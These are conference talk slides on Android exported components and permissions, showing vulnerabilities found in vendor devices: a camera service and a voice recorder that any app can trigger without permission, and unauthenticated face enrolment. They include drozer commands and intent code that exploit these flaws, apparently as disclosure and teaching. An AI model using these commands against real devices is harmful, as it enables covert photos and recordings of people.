Say “cheese”!

Capturing your life through exported activities

Miłosz Gaczkowski

WITH secure

Who am I?

- Miłosz Gaczkowski
  - /ˈmi.wɔʂ/
- Past life: University teaching
  - Computer science
  - Cybersecurity
- Current life: Mobile Security Lead at WithSecure
  - Android/iOS apps
  - Android devices
  - BYOD Mobile Application Management setups

Not my first visit to Slovenia!

Though I can't say I remember much from my previous trips

Photo credit: my mum

WITH secure

Talk plan

1. Introductions (done!)
2. Android permissions – the basics
3. Example vulns in the wild
   - 3a Photos and voice recordings
   - 3b Dodgy face unlock
4. Conclusions

Android permissions

A crash course

WITH secure

Basic app components

Activities

- Think of it as a “screen” in the application
- A self-contained part of the application’s UI
  - Ideally not very dependent on each other
- Every app will have at least one – the “main activity”
- Can be called (created and brought to the foreground) by:
  - The app they belong to
  - Other apps if you allow it

https://developer.android.com/guide/components/activities/intro-activities

Basic app components

Services

- Similar idea to a “daemon” (or a “service” in other OSes)
- Runs in the background
  - Generally no UI
- Once spawned, usually runs until it’s done with its task
- Two types: foreground and background
  - Foreground – assumed to be important to the user, user must be informed it’s there
  - Background – not visible to the user, and can be killed by OS easily (e.g. if running out of RAM)
- Can be called (created and executed) by:
  - The app they belong to
  - Other apps if you allow it

https://developer.android.com/guide/components/services

Basic app components

Two more to know, but won't discuss much today.

Broadcast receivers

- Handle messages/events usually sent to multiple applications
  - e.g., "screen has been turned off"
- Ideally: receiver consumes broadcast, hands it off to another component

Content providers

- Manage some shared data and expose an API
  - Data mapped to URIs

https://developer.android.com/guide/components/fundamentals

What's the point?

- (As a base case) any application could interface with any application's components.
  - (This is often a bad idea, we'll talk about permissions management soon)
- Example: you're looking at someone's profile on Facebook, and you decide to sent them a message.
  - The Facebook app doesn't handle that, it just hands over to FB Messenger
  - Calls an **activity** in FB Messenger
  - Capable of passing data between apps – it doesn't just open Messenger, it opens a chat window with the person you wanted
- You need to take a selfie to upload to some app, you click on the button to do that
  - App doesn't have to implement their own camera
  - Calls your normal camera app's **activity**
  - Gets photo back through a **content provider**

So how do we talk to these things?

- Content providers use URIs
  - Not gonna talk about how these work
  - https://developer.android.com/reference/android/content/ContentResolver
- Activities, services and broadcast receivers rely on **intents**
  - An intent is basically a message that requests action from another component
  - Could be a component of the same app, or another app
  - Could be asking for a specific app (explicit) or any app that can perform a task (implicit, e.g., “take a photo”)
  - Basically – standardised Java/Kotlin objects that request an action from something else
  - Processed slightly differently depending on what you’re calling, but the structure is similar
  - https://developer.android.com/guide/components/intents-filters

Example intents

Borrowed from https://developer.android.com/guide/components/intents-common

Start a service explicitly – we specify the class, add some data, and start it:

```
Intent downloadIntent = new Intent(this, DownloadService.class);
downloadIntent.setData(Uri.parse(fileUrl));
startService(downloadIntent);
```

Implicit – we specify an action, but not the class that should act on it:


```
// Create the text message with a string.
Intent sendIntent = new Intent();
sendIntent.setAction(Intent.ACTION_SEND);
sendIntent.putExtra(Intent.EXTRA_TEXT, textMessage);
sendIntent.setType("text/plain");
// Try to invoke the intent.
try {
    startActivity(sendIntent);
} catch (ActivityNotFoundException e) {
    // Define what your app should do if no activity can handle the intent.
}
```

Exported components

- *Actually* letting any app access *any* component of any other app would be a disaster
- Anyone could just write an app that sequence-breaks another app – scary!
- The `android:exported` attribute decides whether cross-app access is allowed
  - `true`: other apps can talk to our component
  - `false`: app can still talk to itself, but other normal apps can't
    - Exceptions: apps that share a user ID (rare and not recommended), privileged OS apps
- The default value of this attribute changes depending on context and OS version
  - Google's recommendation – set it explicitly
  - https://developer.android.com/topic/security/risks/android-exported

Permissions

- We’re almost done with the boring theory!
- App permissions restrict access to sensitive data or activity
- You’ve seen some of these before:
  - Camera permissions
  - Access to files on the device
- Particularly sensitive permissions are requested at runtime
  - User gets asked
- Less sensitive stuff is handled in the background with minimal interaction
  - Listed in Play Store and available for user review
- Important option: signature permissions
  - Apps can access each other’s services **iff** they’re signed by the same certificate* (== same dev)



Does this sentence make sense?

“When exploring app XYZ, we found an exported service that wasn’t protected by any permissions.”

- service – something that runs in the background
- exported – other apps **can** talk to it
- no permissions – **any** app can talk to it with no restrictions

Does this sentence make sense?


“This Android activity was not exported.”

- activity – an interactive screen
- not exported – other apps **can’t** talk to it*

Does this sentence make sense?


“This Android activity was exported and required the camera permission.”

- activity – an interactive screen
- exported – other apps **can** talk to it
- camera permission – sensitive stuff, so any app claiming it would require user consent



Theory over!

It’s hacking time 😎 😎 😎



Background

- We've been asked to test a few Android devices
- Smaller vendor, client is reselling them with their own branding
- Find vulnerabilities that could harm the users or client's reputation
- A few things to look for:
  - Public vulns in AOSP/kernel/etc. that vendor hasn't patched yet?
  - Any apps that come with the device, *especially* system apps
  - Known hardware vulns?
- Today's focus: app vulns

Approach

- Our devices are *not* rooted
  - We have access to rooted devices, but not really needed for today
- We can:
  - Use `adb` to download copies of all apps
    - (Yes, even system apps. Yes, on a non-rooted device. This is normal.)
  - Unpack and decompile with `jadx-gui` or ByteCodeViewer
    - Inspect the manifest files to identify all declared components, their attributes and permissions
    - Look at decompiled source code to get an idea what they do
  - Install apps on the device that interact with different system components
    - Drozer: https://github.com/WithSecureLabs/drozer/ (https://github.com/Yogehi/Drozer-Docker)
    - Write your own PoC/test apps

Tooling - Decompilers

- You should have multiple decompilers ready
- `jadx` - https://github.com/skylot/jadx/releases
  - Easily scriptable
  - Reliable
- ByteCode Viewer - https://github.com/Konloch/bytecode-viewer/releases
  - Combines (might be outdated) versions of different decompilers
    - JD-Gui/Core
    - Procyon
    - CFR
    - Fernflower
    - Krakatau
    - JADX-Core
- Everyone always says “use `jadx`“, but what happens when `jadx` fails?

Tooling - Decompilers

```java
package com.sec.android.app.samsungapps.deeplink;

import android.net.Uri;
import android.os.Bundle;
import com.sec.android.app.samsungapps.utility.deeplink.DeepLink;

/* compiled from: ProGuard */
public class DeepLinkFactory {
    /* JADX WARNING: Removed duplicated region for block: B:33:0x00a6 A[Catch:{ Exception -> 0x00d8 }, RETUR
    /* JADX WARNING: Removed duplicated region for block: B:34:0x00a7 A[Catch:{ Exception -> 0x00d8 }] */
    /* Code decompiled incorrectly, please refer to instructions dump. */
    public static com.sec.android.app.samsungapps.utility.deeplink.DeepLink createDeepLink(android.content.
        /*
        // Method dump skipped, instructions count: 242
        */
        throw new UnsupportedOperationException("Method not decompiled: com.sec.android.app.samsungapps.deep
    }

    /* renamed from: a */
    private static Bundle m2289a(Bundle bundle, Uri uri) {
        Bundle bundle2 = bundle == null ? new Bundle() : bundle;
        boolean booleanQueryParameter = uri.getBooleanQueryParameter(DeepLink.EXTRA_DEEPLINK_HIDE_UP_BTN, fa
        if (booleanQueryParameter) {
            bundle2 = DeepLinkFactoryUtil.addBooleanExtra(bundle, DeepLink.EXTRA_DEEPLINK_HIDE_UP_BTN, boole
        }
        boolean booleanQueryParameter2 = uri.getBooleanQueryParameter(DeepLink.EXTRA_DEEPLINK_HIDE_SEARCH_B
        if (booleanQueryParameter2) {
            bundle2 = DeepLinkFactoryUtil.addBooleanExtra(bundle, DeepLink.EXTRA_DEEPLINK_HIDE_SEARCH_BTN, b
        }
        boolean booleanQueryParameter3 = uri.getBooleanQueryParameter(DeepLink.EXTRA_DEEPLINK_BACK_TO_HONE,
        return booleanQueryParameter3 ? DeepLinkFactoryUtil.addBooleanExtra(bundle, DeepLink.EXTRA_DEEPLINK_
    }
}
```

Jadx failing to decompile a Java class

FernFlower Decompiler

```java
package com.sec.android.app.samsungapps.deeplink;

import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import com.sec.android.app.samsungapps.utility.deeplink.Dee

public class DeepLinkFactory {
   private static Bundle a(Bundle var0, Uri var1) {
      Bundle var2;
      if (var0 == null) {
         var2 = new Bundle();
      } else {
         var2 = var0;
      }

      boolean var3 = var1.getBooleanQueryParameter("hideUpB
      if (var3) {
         var2 = DeepLinkFactoryUtil.addBooleanExtra(var0, '
      }

      var3 = var1.getBooleanQueryParameter("hideSearchBtn",
      if (var3) {
         var2 = DeepLinkFactoryUtil.addBooleanExtra(var0, '
      }

      var3 = var1.getBooleanQueryParameter("BTH", false);
      if (var3) {
         var2 = DeepLinkFactoryUtil.addBooleanExtra(var0, '
      }

      return var2;
   }

   public static DeepLink createDeepLink(Intent param0) {
      // $FF: Couldn't be decompiled
   }
}
```

Procyon Decompiler

```java
public static DeepLink createDeepLink(final Intent intent)
    try {
        final boolean booleanExtra = intent.getBooleanExtra
        final String stringExtra = intent.getStringExtra("(
        final Bundle extras = intent.getExtras();
        if (booleanExtra && stringExtra != null && stringEx
            final StringBuilder sb = new StringBuilder();
            sb.append("[GADeepLink] ::directcall::");
            sb.append(stringExtra);
            AppsLog.d(sb.toString());
            return DeepLinkFactoryUtil.createProductDetailI
        }
        final Uri data = intent.getData();
        if (data == null) {
            return null;
        }
        final String queryParameter = data.getQueryParamete
        Bundle addStringExtra = extras;
        if (!TextUtils.isEmpty((CharSequence)queryParameter
            addStringExtra = DeepLinkFactoryUtil.addStringB
        }
        final Bundle addDeepLinkUrlnSessionId = DeepLinkFac
        final String scheme = data.getScheme();
        final String host = data.getHost();
        final List pathSegments = data.getPathSegments();
        final Bundle a = a(addDeepLinkUrlnSessionId, data);
        final DeepLink deeplink = DeeplinkForBetaTestCreat
        if (deeplink != null) {
            return deeplink;
        }
        if (pathSegments != null && pathSegments.size() !=
            final String s = pathSegments.get(0);
            if (TextUtils.isEmpty((CharSequence)s)) {
                return null;
            }
            final DeepLink deeplink2 = DeeplinkWithParamCre
            if (deeplink2 != null) {
                return deeplink2;
            }
        }
```

ByteCode Viewer successfully decompiles the same Java class

Tooling - Drozer

- A quick way to explore and interact with Android apps/devices
- Slap the Drozer agent on your phone and it opens a bind shell
- Connect with a client from your PC, give it commands
- Enumerate applications
- Enumerate components
- Create intents in real time
- The alternative: every time you want to test some interaction, you write a new app for it

- Issue: it's reliant on stuff that only works on Python 2/Java 7
  - We're fixing that, watch this space
  - In the meantime, Yogehi's Docker container works well: https://github.com/Yogehi/Drozer-Docker

Tooling - Drozer

Java code making a new Intent and launching an Activity

```
Intent intent = new Intent();
intent.setComponent(new ComponentName("com.sec.android.app.samsungapps",
"com.sec.android.app.samsungapps.viewpager.InterimActivity"));
intent.putExtra("directcall", true);
intent.putExtra("isInternal", true);
intent.putExtra("directInstall", true);
intent.putExtra("installReferrer", "com.sec.android.app.samsungapps");
intent.putExtra("directOpen", true);
intent.putExtra("GUID", "com.nianticlabs.pokemongo.ares");
startActivity(intent);
```

vs

```
run app.activity.start --component com.sec.android.app.samsungapps
com.sec.android.app.samsungapps.viewpager.InterimActivity
--extra boolean directcall true
--extra boolean isInternal true
--extra boolean directInstall true
--extra string installReferrer com.sec.android.app.samsungapps
--extra boolean directOpen true
--extra string GUID com.nianticlabs.pokemongo.ares
```

Drozer making a new Intent and launching an Activity

Let's find an app to look at!

Using Drozer, we can
`run app.package.list`
to get a list of all installed packages

```
drozer Console (v2.4.4)
dz> run app.package.list
com.manufacturer.gdpr (GDPR)
com.manufacturer.iris (NXTVISION)
com.android.cts.priv.ctsshim (com.android.cts.priv.ctsshim)
com.qualcomm.qti.qms.service.telemetry (Qualcomm Mobile
Security)
com.manufacturer.camera (Camera)
...
```

Let’s find an app to look at!

Huge list of packages – let’s take a closer look at the vendor’s camera app.

```
dz> run app.package.attacksurface com.manufacturer.camera

Attack Surface:

  5 activities exported
  0 broadcast receivers exported
  0 content providers exported
  1 services exported
```

Take note of 5 exported activities, 1 exported service

```
dz> run app.service.info -a com.manufacturer.camera

Package: com.manufacturer.camera
  com.android.camera.AICameraService
    Permission: null
```

Alternatively: pull app, inspect manifest

If you don't want to use Drozer:

- use `pm` to find app
- `adb pull /path/to/app/base.apk`
- Decompile with `jadx`, look through `AndroidManifest.xml`

```
<service android:name="com.android.camera.AIKeyCamera.AICameraService"
android:enabled="true" android:exported="true">
<intent-filter>
<action android:name="android.media.action.AI_CAMERA"/>
</intent-filter>
[...]
<intent-filter>
<action android:name="com.manufacturer.camera.action.ai_key_take_selfie"/>
</intent-filter>
[...]
</service>
```

Let's check the source code!

- Drozer can tell us where the app is:

```
dz> run app.package.info -a com.manufacturer.camera

Package: com.manufacturer.camera
  Application Label: Camera
  Process Name: com.manufacturer.camera
  Version: v4.2.2.6.0145.10.0
  Data Directory: /data/user/0/com.manufacturer.camera
  APK Path: /system/priv-app/manufacturerCamera/manufacturerCamera.apk
  UID: 10071
  GID: [1023]
```

- `adb pull /system/priv-app/manufacturerCamera/manufacturerCamera.apk`
- Decompile with `jadx`
- Browse away!

Let’s check the source code!

```
protected void onHandleIntent(Intent intent) {

      Bundle myExtras = intent.getExtras();
      String action = intent.getAction();
...
      if (!isPermissionsRequest() && myExtras != null && myExtras.containsKey("from_package")) {
          if ("com.manufacturer.smart.aikey".equals(myExtras.getString("from_package")) ||
"com.android.systemui".equals(myExtras.getString("from_package")) ||
"com.manufacturer.sidebar".equals(myExtras.getString("from_package"))) {
              char c = 65535;
              switch (action.hashCode()) {

...
                          if (action.equals(ACTION_TAKE_SELFIE)) {
                              c = 6;
                              break;
                          }
...
               switch(c) {
                    case 6:
                            Log.d(TAG, "take selfie");
                            takeSelfie();
                            return;
               }
```

Let's check the source code!

```
protected void onHandleIntent(Intent intent) {

      Bundle myExtras = intent.getExtras();
      String action = intent.getAction();
...
      if (!isPermissionsRequest() && myExtras != null && myExtras.containsKey("from_package")) {
          if ("com.manufacturer.smart.aikey".equals(myExtras.getString("from_package")) ||
"com.android.systemui".equals(myExtras.getString("from_package")) ||
"com.manufacturer.sidebar".equals(myExtras.getString("from_package"))) {
              char c = 65535;
              switch (action.hashCode()) {

...
                          if (action.equals(ACTION_TAKE_SELFIE)) {
                              c = 6;
                              break;
                          }
...
               switch(c) {
                    case 6:
                                                    ke selfie");
                                takeSelfie();
                                return;
               }
```

Let's check the source code!

```
protected void onHandleIntent(Intent intent) {

      Bundle myExtras = intent.getExtras();
      String action = intent.getAction();
...
      if (!isPermissionsRequest() && myExtras != null && myExtras.containsKey("from_package")) {
          if ("com.manufacturer.smart.aikey".equals(myExtras.getString("from_package")) ||
"com.android.systemui".equals(myExtras.getString("from_package")) ||
"com.manufacturer.sidebar".equals(myExtras.getString("from_package"))) {
              char c = 65535;
              switch (action.hashCode()) {

...
                          if (action.equals(ACTION_TAKE_SELFIE)) {
                              c = 6;
                              break;
                          }
...
               switch(c) {
                    case 6:
                          Log.d(TAG, "take selfie");
                          takeSelfie();
                          return;
               }
```


Hypothesis

- Exported service
- No permissions
- Can `takeSelfie()` – presumably that takes selfies???
- A few conditions required to meet this state
  - But they’re all user-manipulable (ok, app-manipulable) string values
  - I can just pass those as needed
- So I should be able to take selfies with no permissions
- Naughty!

Let’s try it...


```
dz> run app.service.start
--component com.xxx.camera com.android.camera.AIKeyCamera.AICameraService
--action com.xxx.camera.action.ai_key_take_shot
--extra string from_package com.xxx.smart.aikey
--extra string android.intent.extras.CAMERA_FACING 0
```

Let's try it...


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ drozer console connect --server localhost
KALI
drozer Agent
93% 7:56
drozer
Embedded Server
31415
ON

Can we write an app that does the same?

- Sure we can!
- Credit to my colleague Will Taylor for volunteering his face for science
  - (And for doing a whole lot of work on this job – he deserves a big, big shoutout)


100%
12:04
Set Action:
Take Selfie
Take Picture
Take Video
Set Delay:
5
Execute

Live demo?

Very similar issue in the voice recorder

- Discovery process pretty much the same
- Exported service, no permissions
- Does have a string extra indicating which app is launching it, and rejects the request if that string isn't right
- But **we can manipulate that**
- Start and stop voice recordings on demand
- Naughty!
- (Let's demo it quickly?)

How do you fix this?

- Permissions!
- In these cases, we have an obvious candidate – the camera permission and the sound recorder permission, already part of Android
- If you really wanted to, you could implement your own signature permission – that will work for all the apps you've made and all system apps
- Do you *actually need* an exported service that immediately takes a selfie or starts a screen recording?
  - (probably not)
- Exporting a service like that is the equivalent of `chmod 777` on a random file because "it makes things work"
  - don't do it
  - don't
  - no

Face unlock issue

- Different device
- Different area!
- This tablet came with its own implementation of Face Unlock
- Initially we were looking for issues like “can I point this at a photo of myself and unlock the phone?”
  - Low success rate – maybe 10%
  - Device stops accepting face unlock after 3 failed attempts
  - Not great, not terrible
- But to make this possible, the vendor had to modify the Settings app
  - You have to set it up somehow, right?
- There was also a Face Unlock app with a few exported components – we’ll need to look at those too

Face unlock issue

- Explore the Settings app
- **Tons** of exported activities
- Narrow them down to ones that mention Face Unlock in their name
- Only a few remain
- Nothing special in most of them…
- **…except for the one that lets you enrol new faces to the device with no authentication**
- **(demo in a moment)**

- Check the Face Unlock app
- Random exported service that deletes all registered face data
- No permissions needed, doesn’t even look for random strings – call it, and Face Unlock is disabled
- Not really a big issue, but could cause annoyance

Conclusions!

What have we learned today?

WITH secure

Conclusions

- Android apps' modularity can be a blessing or (if used poorly) a curse
- The tools to do this right are there – but do people do it?
- Remember: when you buy an Android device, you buy a device **from a specific manufacturer.**
- **They write their own fork of Android, they manage the apps.**
- Your threat model will vary – but keep in mind that the Big Brands™ are more likely to care, and to get it right
  - (and to fix it when things go wrong – it's not like Samsung doesn't get "any app can do X" CVEs)
  - https://labs.withsecure.com/advisories/samsung-galaxy-any-app-can-install-any-app
